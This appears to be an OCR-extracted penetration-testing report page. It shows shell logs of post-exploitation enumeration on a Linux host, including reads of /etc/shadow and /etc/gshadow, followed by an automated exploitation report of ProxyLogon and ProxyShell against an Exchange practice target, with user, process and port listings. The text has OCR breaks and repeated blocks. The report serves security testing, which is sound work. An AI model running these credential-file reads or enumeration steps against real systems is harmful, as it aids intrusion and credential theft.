[2025-05-20 15:25:27.793911]: head -n 50 /etc/pam.conf
[2025-05-20 15:25:27.820804]: head -n 50 /etc/passwd
[2025-05-20 15:25:27.847817]: head -n 50 /etc/resolv.conf
[2025-05-20 15:25:27.874693]: head -n 50 /etc/shadow
[2025-05-20 15:25:27.901212]: head -n 50 /etc/sysctl.conf
[2025-05-20 15:25:27.929583]: head -n 50 /etc/xattr.conf
[2025-05-20 15:25:27.963680]: ls -lAQ /home/
[2025-05-20 15:25:27.992034]: ls -lAQ /mnt/
[2025-05-20 15:25:28.019627]: ls -lAQ /root/
[2025-05-20 15:25:28.048110]: head -n 50 /root/.bashrc
[2025-05-20 15:25:28.075410]: head -n 50 /root/.profile
[2025-05-20 15:25:28.102245]: ls -lAQ /var/
[2025-05-20 15:25:40.755240]: whoami
[2025-05-20 15:25:40.789795]: echo $0
[2025-05-20 15:25:40.820798]: ls -laQ
[2025-05-20 15:25:40.822498]: cat /etc/passwd
[2025-05-20 15:25:40.823581]: ip a s
[2025-05-20 15:25:40.824691]: ip a s
[2025-05-20 15:25:40.825826]: arp
[2025-05-20 15:25:40.826926]: netstat -ltnp
[2025-05-20 15:25:40.828536]: ps -e -o pid,comm,ruser,args | awk '{args = ""; for (i = 4 ; i <= NF ; i++) args = args" "$i; print $1 ", " $2 ", " $3 ", " args}'
[2025-05-20 15:25:40.829859]: uname -a
[2025-05-20 15:25:40.867115]: ls -lAQ /
[2025-05-20 15:25:40.918166]: head -n 50 /.dockerenv
[2025-05-20 15:25:41.007451]: ls -lAQ /etc/
[2025-05-20 15:25:41.118134]: head -n 50 /etc/.pwd.lock
[2025-05-20 15:25:41.214212]: head -n 50 /etc/dracut.conf
[2025-05-20 15:25:41.320949]: head -n 50 /etc/group
[2025-05-20 15:25:41.418979]: head -n 50 /etc/gshadow
[2025-05-20 15:25:41.518189]: head -n 50 /etc/host.conf
[2025-05-20 15:25:41.612726]: head -n 50 /etc/hostname
```

```
[2025-05-20 15:25:41.707023]: ip
r
[2025-05-20 15:25:41.712526]: head -n 50
/etc/hosts
[2025-05-20 15:25:41.747992]: ip n
s
[2025-05-20 15:25:41.769244]:
whoami
[2025-05-20 15:25:41.775874]: head -n 50
/etc/issue
[2025-05-20 15:25:41.789206]: cat
/etc/shadow
[2025-05-20 15:25:41.800861]: ss -
antp
[2025-05-20 15:25:41.802873]:
locale
[2025-05-20 15:25:41.810165]: head -n 50
/etc/krb5.conf
[2025-05-20 15:25:41.820503]: groups
root
[2025-05-20 15:25:41.845834]: pwd
[2025-05-20 15:25:41.848082]: hostname
[2025-05-20 15:25:41.850712]: head -n 50
/etc/ld.so.conf
[2025-05-20 15:25:41.857942]: groups
oracle
[2025-05-20 15:25:41.896604]: head -n 50
/etc/libaudit.conf
[2025-05-20 15:25:41.928971]: head -n 50
/etc/libuser.conf
[2025-05-20 15:25:41.961254]: head -n 50
/etc/nsswitch.conf
[2025-05-20 15:25:41.993433]: head -n 50
/etc/passwd
[2025-05-20 15:25:42.026016]: head -n 50
/etc/resolv.conf
[2025-05-20 15:25:42.058729]: head -n 50
/etc/shadow
[2025-05-20 15:25:42.091231]: head -n 50
/etc/yum.conf
[2025-05-20 15:25:42.124080]: ls -lAQ
/home/
[2025-05-20 15:25:42.160182]: ls -lAQ
/mnt/
[2025-05-20 15:25:42.193493]: ls -lAQ
/root/
[2025-05-20 15:25:42.227172]: ls -lAQ
/var/
[2025-05-20 15:25:42.085509]:
whoami
[2025-05-20 15:25:44.731325]: echo
$0
[2025-05-20 15:25:47.162828]: ls -
laQ
 [2025-05-20 15:25:47.168349]: cat
 /etc/passwd
 [2025-05-20 15:25:47.169075]: ip a
 s
 [2025-05-20 15:25:47.175674]: ip a
 s
 [2025-05-20 15:25:47.179482]: arp
 [2025-05-20 15:25:47.184159]: netstat -ltnp
 [2025-05-20 15:25:47.187092]: ps -e -o pid,comm,ruser,args | awk '{args = ""; for (i = 4 ; i <= NF ; i++)
 args = args" "$i; print $1 ", " $2 ", " $3 ", " args}'
 [2025-05-20 15:25:47.191673]: uname -a
 [2025-05-20 15:25:50.307927]: ls -lAQ
 /
 [2025-05-20 15:25:50.527576]: cat
 /etc/shadow
 [2025-05-20 15:25:52.007367]:
 whoami
```

```
[2025-05-20 15:25:52.108684]: ip
r
[2025-05-20 15:25:55.261762]: head -n 50
/.dockerenv
[2025-05-20 15:25:56.148477]: groups
root
[2025-05-20 15:25:56.427225]:
locale
[2025-05-20 15:25:56.825910]: ip n
s
[2025-05-20 15:25:58.819246]: groups
oracle
[2025-05-20 15:25:59.039351]: pwd
[2025-05-20 15:25:59.319630]: ss -
antp
[2025-05-20 15:26:00.808323]: ls -lAQ
/etc/
[2025-05-20 15:26:03.243781]: head -n 50
/etc/.pwd.lock
[2025-05-20 15:26:03.366928]: hostname
[2025-05-20 15:26:08.506221]: head -n 50
/etc/dracut.conf
[2025-05-20 15:26:13.623737]: head -n 50
/etc/group
[2025-05-20 15:26:16.003411]: head -n 50
/etc/gshadow
[2025-05-20 15:26:19.956093]: head -n 50
/etc/host.conf
[2025-05-20 15:26:23.649372]: head -n 50
/etc/hostname
[2025-05-20 15:26:25.008757]: head -n 50
/etc/hosts
[2025-05-20 15:26:27.812496]: head -n 50
/etc/issue
[2025-05-20 15:26:30.258659]: head -n 50
/etc/krb5.conf
[2025-05-20 15:26:32.612714]: head -n 50
/etc/ld.so.conf
[2025-05-20 15:26:35.037486]: head -n 50
/etc/libaudit.conf
[2025-05-20 15:26:40.413753]: head -n 50
/etc/libuser.conf
[2025-05-20 15:26:42.878856]: head -n 50
/etc/nsswitch.conf
[2025-05-20 15:26:45.257240]: head -n 50
/etc/passwd
[2025-05-20 15:26:47.653423]: head -n 50
/etc/resolv.conf
[2025-05-20 15:26:49.967278]: head -n 50
/etc/shadow
[2025-05-20 15:26:55.011311]: head -n 50
/etc/yum.conf
[2025-05-20 15:26:57.457174]: ls -lAQ
/home/
[2025-05-20 15:26:59.914082]: ls -lAQ
/mnt/
[2025-05-20 15:27:02.464994]: ls -lAQ
/root/
[2025-05-20 15:27:07.344223]: ls -lAQ
/var/
```

2. Sniper: Auto-Exploiter (mail.pentest-ground.com)

Exploitation summary

At least one service running on the target system was found vulnerable and it was successfully exploited.

The successful exploits were:

- 443 Microsoft Exchange - Remote Code Execution (ProxyLogon - CVE-2021-26855, CVE-2021-27065)
- 443 Microsoft Exchange - Remote Code Execution (ProxyShell - CVE-2021-34473, CVE-2021-34523, CVE-2021-31207)

Sniper managed to obtain remote code execution as user `nt authority\system`.

Current working directory: `c:\windows\system32\inetsrv`.

Computer:	VULTR-GUEST
User:	nt authority\system
IP address:	45.76.86.174
OS:	Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393
Architecture:	x64-based PC
Domain:	pttresearch.local
Language:	en-us;English (United States)
Hotfix(s):	[01]: KB3199986 [02]: KB4033393 [03]: KB4535680 [04]: KB4576750 [05]: KB4598243

The following TCP ports have been fingerprinted on the target machine:

OPEN PORT	SERVICE NAME	SERVICE VERSION	WEB FINGERPRINT	EXPLOIT STATUS
443	https	HTTPS Microsoft IIS httpd 10.0	Outlook Web App Windows Server Microsoft ASP.NET 4.0.30319 IIS 10.0	SUCCESSFULLY EXPLOITED • Microsoft Exchange - Remote Code Execution (ProxyLogon - CVE-2021-26855, CVE-2021-27065) • Microsoft Exchange - Remote Code Execution (ProxyShell - CVE-2021-34473, CVE-2021-34523, CVE-2021-31207)

System

Local users

This is the list of local users defined at the operating system level. They have privileges on this machine according to the Groups they are part of.
By cracking their password hashes, one can obtain remote access to this machine or to others in the network.

Username:	Administrator
Full name:	Administrator
Description:	Built-in account for administering the computer/domain
Groups:	Administrators, Schema Admins, Organization Manageme, Group Policy Creator, Domain Admins, Domain Users, Enterprise Admins

Username:	HealthMailbox84f1a64
Full name:	HealthMailbox-vultr-guest-Mailbox-Database-1159205079
Groups:	Domain Users

Username:	HealthMailbox502b450
Full name:	HealthMailbox-vultr-guest-001
Groups:	Domain Users

Username:	HealthMailboxb5d3706
Full name:	HealthMailbox-vultr-guest-002
Groups:	Domain Users

Username:	HealthMailbox7014eae
Full name:	HealthMailbox-vultr-guest-003
Groups:	Domain Users

Username:	HealthMailbox57897bf
Full name:	HealthMailbox-vultr-guest-004
Groups:	Domain Users

Username:	HealthMailbox7ac526f
Full name:	HealthMailbox-vultr-guest-005
Groups:	Domain Users

Username:	HealthMailboxae9aaca
Full name:	HealthMailbox-vultr-guest-006
Groups:	Domain Users

Username:	HealthMailbox3fad29d
Full name:	HealthMailbox-vultr-guest-007
Groups:	Domain Users

Username:	HealthMailbox248b1a7
Full name:	HealthMailbox-vultr-guest-008
Groups:	Domain Users

Username:	HealthMailboxcdb820c
Full name:	HealthMailbox-vultr-guest-009
Groups:	Domain Users

Username:	HealthMailbox033519b
Full name:	HealthMailbox-vultr-guest-010
Groups:	Domain Users

Username: john.reaver

Groups: Users, Domain Users

Username: suzanna.miles

Groups: Domain Users

Username: danny.scott

Groups: Domain Users

Processes

This list contains all the processes running on the target OS. Notice the owner of each process, any antivirus solution or the full path of each executable.

BINARY	COMMAND	USER	PID	WINDOW TITLE
System Idle Process		NT AUTHORITY\SYSTEM	0	N/A
System		NT AUTHORITY\SYSTEM	4	N/A
smss.exe		NT AUTHORITY\SYSTEM	416	N/A
csrss.exe		N/A	524	N/A
wininit.exe		NT AUTHORITY\SYSTEM	600	N/A
winlogon.exe	`winlogon.exe`	NT AUTHORITY\SYSTEM	684	N/A
services.exe		NT AUTHORITY\SYSTEM	736	N/A
lsass.exe	`C:\Windows\system32\lsass.exe`	NT AUTHORITY\SYSTEM	744	N/A
svchost.exe		NT AUTHORITY\SYSTEM	964	N/A
dwm.exe	`dwm.exe`	Window Manager\DWM-1	1188	N/A

WmiPrvSE.exe		N/A	2328	N/A
ismserv.exe		NT AUTHORITY\SYSTEM	2872	N/A
SMSvcHost.exe		NT AUTHORITY\LOCAL SERVICE	2904	N/A
dns.exe		NT AUTHORITY\SYSTEM	2936	N/A
hostcontrollerservice.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\HostController\hostcontrollerservice.exe`	NT AUTHORITY\SYSTEM	2952	N/A
inetinfo.exe	`C:\Windows\system32\inetsrv\inetinfo.exe`	NT AUTHORITY\SYSTEM	2960	N/A
Microsoft.ActiveDirectory.WebServices.exe		NT AUTHORITY\SYSTEM	2972	N/A
fms.exe	`C:\Program Files\Microsoft\Exchange Server\V15\FIP-FS\Bin\FMS.exe`	NT AUTHORITY\SYSTEM	2980	N/A
mqsvc.exe		NT AUTHORITY\NETWORK SERVICE	3024	N/A
sftracing.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\Diagnostics\TraceService\sftracing.exe`	NT AUTHORITY\SYSTEM	120	N/A
WMSvc.exe		NT AUTHORITY\LOCAL SERVICE	2520	N/A
MSExchangeHMHost.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMHost.exe`	NT AUTHORITY\SYSTEM	2156	N/A
MSExchangeHMRecovery.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMRecovery.exe`	NT AUTHORITY\SYSTEM	2188	N/A
dfsrs.exe		NT AUTHORITY\SYSTEM	2588	N/A
dfssvc.exe		NT AUTHORITY\SYSTEM	3076	N/A
Microsoft.Exchange.Directory.TopologyService.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.Directory.TopologyService.exe`	NT AUTHORITY\SYSTEM	4424	N/A
vds.exe		NT AUTHORITY\SYSTEM	4544	N/A
noderunner.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\Runtime\1.0\NodeRunner.exe --noderoot "C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\HostController\Data\Nodes\Fsis\IndexNode1" --addfrom "C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\HostController\Data\Nodes\Fsis\IndexNode1\Configuration\Local\Node.ini" --tracelog "C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\HostController\Data\Nodes\Fsis\IndexNode1\Logs\NodeRunner.log"`	NT AUTHORITY\SYSTEM	5016	N/A
msexchangere		NT AUTHORITY\SYSTEM	5984	N/A

msexchangerepl.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\msexchangerepl.exe	NT AUTHORITY\SYSTEM	5984	N/A
ComplianceAuditService.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\ComplianceAuditService.exe	NT AUTHORITY\SYSTEM	6008	N/A
MSExchangeMailboxReplication.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMailboxReplication.exe	NT AUTHORITY\SYSTEM	6032	N/A
MSExchangeCompliance.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeCompliance.exe	NT AUTHORITY\SYSTEM	6048	N/A
Microsoft.Exchange.ServiceHost.exe	C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.ServiceHost.exe	NT AUTHORITY\SYSTEM	6072	N/A
MSExchangeDagMgmt.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeDagMgmt.exe	NT AUTHORITY\SYSTEM	6096	N/A
MSExchangeThrottling.exe		NT AUTHORITY\NETWORK SERVICE	6104	N/A
Microsoft.Exchange.AntispamUpdateSvc.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.AntispamUpdateSvc.exe	NT AUTHORITY\SYSTEM	6112	N/A
MSExchangeDelivery.exe		NT AUTHORITY\NETWORK SERVICE	6120	N/A
MSExchangeMailboxAssistants.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMailboxAssistants.exe	NT AUTHORITY\SYSTEM	6128	N/A
MSExchangeTransportLogSearch.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeTransportLogSearch.exe	NT AUTHORITY\SYSTEM	6136	N/A
w3wp.exe	c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeOWAAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\iisipm836e2c25-0e31-4557-a97b-dd06463b034f -h "C:\inetpub\temp\apppools\MSExchangeOWAAppPool\MSExchangeOWAAppPool.config" -w "" -m 0	NT AUTHORITY\SYSTEM	7140	N/A
updateservice.exe		N/A	8260	N/A
ForefrontActiveDirectoryConnector.exe		N/A	8348	N/A
scanningprocess.exe		N/A	2932	N/A
MSExchangeTransport.exe		NT AUTHORITY\NETWORK SERVICE	2416	N/A
EdgeTransport.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\edgetransport.exe -pipe:2584 -stopkey:Global\ExchangeStopKey-3960448d-[illegible]	NT AUTHORITY\NETWORK SERVICE	8792	N/A


	3268-4b19-9bd1-eb97420de05d -resetkey:Global\ExchangeResetKey-b12933a4-7d6c-41d3-a656-61f23c78f3bc -readykey:Global\ExchangeReadyKey-fc320d53-fb87-49b0-98b0-2eb339d584df -hangkey:Global\ExchangeHangKey-a7d8d713-c213-420c-83c2-021c155801bc -startUpProgressKey:Global\ExchangeProgressKey-43602a36-c64e-4f52-91ee-1851da495081 -workerListening			
conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4	NT AUTHORITY\NETWORK SERVICE	8788	N/A
Microsoft.Exchange.RpcClientAccess.Service.exe	C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.RpcClientAccess.Service.exe	NT AUTHORITY\SYSTEM	772	N/A
umservice.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\umservice.exe	NT AUTHORITY\SYSTEM	776	N/A
Microsoft.Exchange.Store.Service.exe	C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.Store.Service.exe	NT AUTHORITY\SYSTEM	3064	N/A
Microsoft.Exchange.UM.CallRouter.exe	C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\CallRouter\Microsoft.Exchange.UM.CallRouter.exe	NT AUTHORITY\SYSTEM	10224	N/A
MSExchangeSubmission.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeSubmission.exe	NT AUTHORITY\SYSTEM	6876	N/A
MSExchangeFrontendTransport.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeFrontendTransport.exe	NT AUTHORITY\SYSTEM	5728	N/A
UMWorkerProcess.exe	C:\Program Files\Microsoft\Exchange Server\V15\bin\UMworkerprocess.exe -port:16000 -stopkey:Global\ExchangeUMStopKey-463229e1-3d5f-46ed-b46f-e9b1ba86f1ae -resetkey:Global\ExchangeUMResetKey-48c2b61e-ecc8-4539-a16b-f63ba692b61a -fatalkey:Global\ExchangeUMFatalKey-b46479d3-5b29-41f8-b8e3-5e73e801ab81 -readykey:Global\ExchangeUMReadyKey-d5e91338-c1ea-476b-9cab-c1f77ccc15e6 -tempdir:temp\UMTempFiles -sipport:5065 -perfenabled:1 -startupMode:TCP	NT AUTHORITY\SYSTEM	10804	N/A
msdtc.exe		NT AUTHORITY\NETWORK SERVICE	11124	N/A
Microsoft.Exchange.Diagnostics.Service.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.Diagnostics.Service.exe	NT AUTHORITY\SYSTEM	2476	N/A
SearchIndexer.exe		NT AUTHORITY\SYSTEM	5012	N/A
rundll32.exe	NT AUTHORITY\SYSTEM	5284	N/A	
MSExchangeHMWorker.exe	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMWorker.exe -pipe:4044 -stopkey:Global\ExchangeStopKey-197f7bf2-50b1-4cd8-9a2f-7c9327b164a1 -	NT AUTHORITY\SYSTEM	12632	N/A

	resetkey:Global\ExchangeResetKey-5b652039-bf0c-4009-8105-c87e461fa967 -readykey:Global\ExchangeReadyKey-edb9f9fd-057a-4c4d-88dd-ed7f62707411 -hangkey:Global\ExchangeHangKey-3af7a662-c7da-44d3-87c6-d898c4411b27 -startUpProgressKey:Global\ExchangeProgressKey-33093250-e1be-4773-858b-a457ba42f5a1 -workerListening			
Microsoft.Exchange.Search.Service.exe	C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.Search.Service.exe	NT AUTHORITY\SYSTEM	6352	N/A
Microsoft.Exchange.Store.Worker.exe	C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.Store.Worker.exe -id:096536dd-5aa9-42f0-a372-d5a2b16db062 -dag:60f54fd2-704a-4abd-9195-357acb21dbe3 -pipe:3304 -readykey:Global\WorkerReadyKey-0a37976e-218b-4189-972a-b6b9c81dedc6	NT AUTHORITY\SYSTEM	12644	N/A
RuntimeBroker.exe		N/A	18276	N/A
sihost.exe	sihost.exe	PTTRESEARCH\Administrator	4852	N/A
taskhostw.exe	taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}	PTTRESEARCH\Administrator	8944	N/A
explorer.exe	C:\Windows\Explorer.EXE /NOUACCHECK	PTTRESEARCH\Administrator	14424	N/A
ServerManager.exe	C:\Windows\system32\ServerManager.exe	PTTRESEARCH\Administrator	3696	N/A
ShellExperienceHost.exe	C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe -ServerName:App.AppXtk181tbxbce2qsex02s8tw7hfxa9xb3t.mca	PTTRESEARCH\Administrator	14668	N/A
SearchUI.exe	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe -ServerName:CortanaUI.AppXa50dqqa5gqv4a428c9y1jjw7m3btvepj.mca	PTTRESEARCH\Administrator	18504	N/A
MsMpEng.exe		NT AUTHORITY\SYSTEM	18640	N/A
cmd.exe	C:\Windows\system32\cmd.exe	PTTRESEARCH\Administrator	19744	N/A
LogonUI.exe	LogonUI.exe /flags:0x2 /state0:0xa39e5855 /state1:0x41c64e6d	NT AUTHORITY\SYSTEM	20300	N/A
rdpclip.exe	rdpclip	PTTRESEARCH\Administrator	20600	N/A
tasklist.exe	NT AUTHORITY\SYSTEM	23352	N/A	
systeminfo.exe	NT AUTHORITY\SYSTEM	22716	N/A	
TrustedInstaller.exe		NT AUTHORITY\SYSTEM	23228	N/A
TiWorker.exe	C:\Windows\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.1439	NT AUTHORITY\SYSTEM	22712	N/A

	`3.3926_none_7ec739a4221e2b99\TiWorker.exe -Embedding`		
powershell.exe	NT AUTHORITY\SYSTEM	22640	N/A
NETSTAT.EXE	NT AUTHORITY\SYSTEM	22676	N/A

Screenshot

Screenshot of the target system.



Network

Configuration

The network configuration of the target host.

Console

```
Windows IP
Configuration


Ethernet adapter Ethernet
2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5400:5ff:fe77:bd94%2
   IPv4 Address. . . . . . . . . . . : 45.76.86.174
    Subnet Mask . . . . . . . . . . . : 255.255.254.0
    Default Gateway . . . . . . . . . : 45.76.86.1

 Tunnel adapter Local Area Connection* 3:

    Media State . . . . . . . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

 Tunnel adapter isatap.{22055F96-118B-4B4E-B6B0-D7E7DDC94B3C}:

    Media State . . . . . . . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

```

Neighbors

Some of the live hosts existing in the same local area network as the target host. The information is extracted from the ARP table.

Console

```

Interface: 45.76.86.174 --- 0x2
  Internet Address      Physical Address      Type
  45.76.86.1            fe-00-05-77-bd-94     dynamic
  45.76.87.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
   255.255.255.255       ff-ff-ff-ff-ff-ff     static

```

Services

This list contains the network services of the target host which have open TCP ports.

Console

```

Active Connections

  Proto  Local Address          Foreign Address        State           Offload State

```

```
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:81             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:444            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:465            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:475            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:476            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:477            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:587            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:717            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:808            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:890            0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:1801           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:2103           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:2105           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:2107           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:2525           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3800           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3801           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3803           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3823           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3828           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3843           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3863           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3867           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:3875           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:5060           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:5062           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:5065           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6001           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6027           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6034           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6035           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6064           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6106           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6400           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6401           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6402           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6403           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6405           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6406           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6411           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6432           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6533           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6540           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:6723           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:8172           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:8307           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:9710           0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:23779          0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:23808          0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:23815          0.0.0.0:0              LISTENING       InHost
   TCP    0.0.0.0:23837          0.0.0.0:0              LISTENING       InHost
